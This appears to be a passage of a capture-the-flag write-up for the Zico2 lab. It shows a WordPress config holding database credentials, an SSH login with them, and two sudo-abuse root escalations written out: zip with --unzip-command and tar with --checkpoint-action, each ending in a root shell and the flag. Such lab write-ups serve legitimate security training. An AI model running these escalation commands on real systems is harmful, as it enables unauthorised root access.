
```
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'zico');

/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');

/** MySQL hostname */
define('DB_HOST', 'zico');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress
.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force al
l users to have to log in again.
 *
 * @since 2.6.0
```



```
root@kali:~# ssh zico@10.10.0.12
The authenticity of host '10.10.0.12 (10.10.0.12)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxVO0xtTVGBokreS9Zr71wQGvnG/k2igw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.0.12' (ECDSA) to the list of known hosts.
zico@10.10.0.12's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
zico@zico:~$
```



```
zico@zico:~$ touch /tmp/exploit
zico@zico:~$ sudo -u root zip /tmp/exploit.zip /tmp/exploit -T --unzip-command="sh -c /bin/bash"
  adding: tmp/exploit (stored 0%)
root@zico:~# whoami
root
root@zico:~# cd /root
root@zico:/root# cat flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#

root@zico:/root#
```



```
zico@zico:~$ sudo -u root tar cf /dev/null /tmp/exploit --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading `/' from member names
root@zico:~# whoami
root
root@zico:~# cd /root
root@zico:/root# cat flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#

root@zico:/root# 
```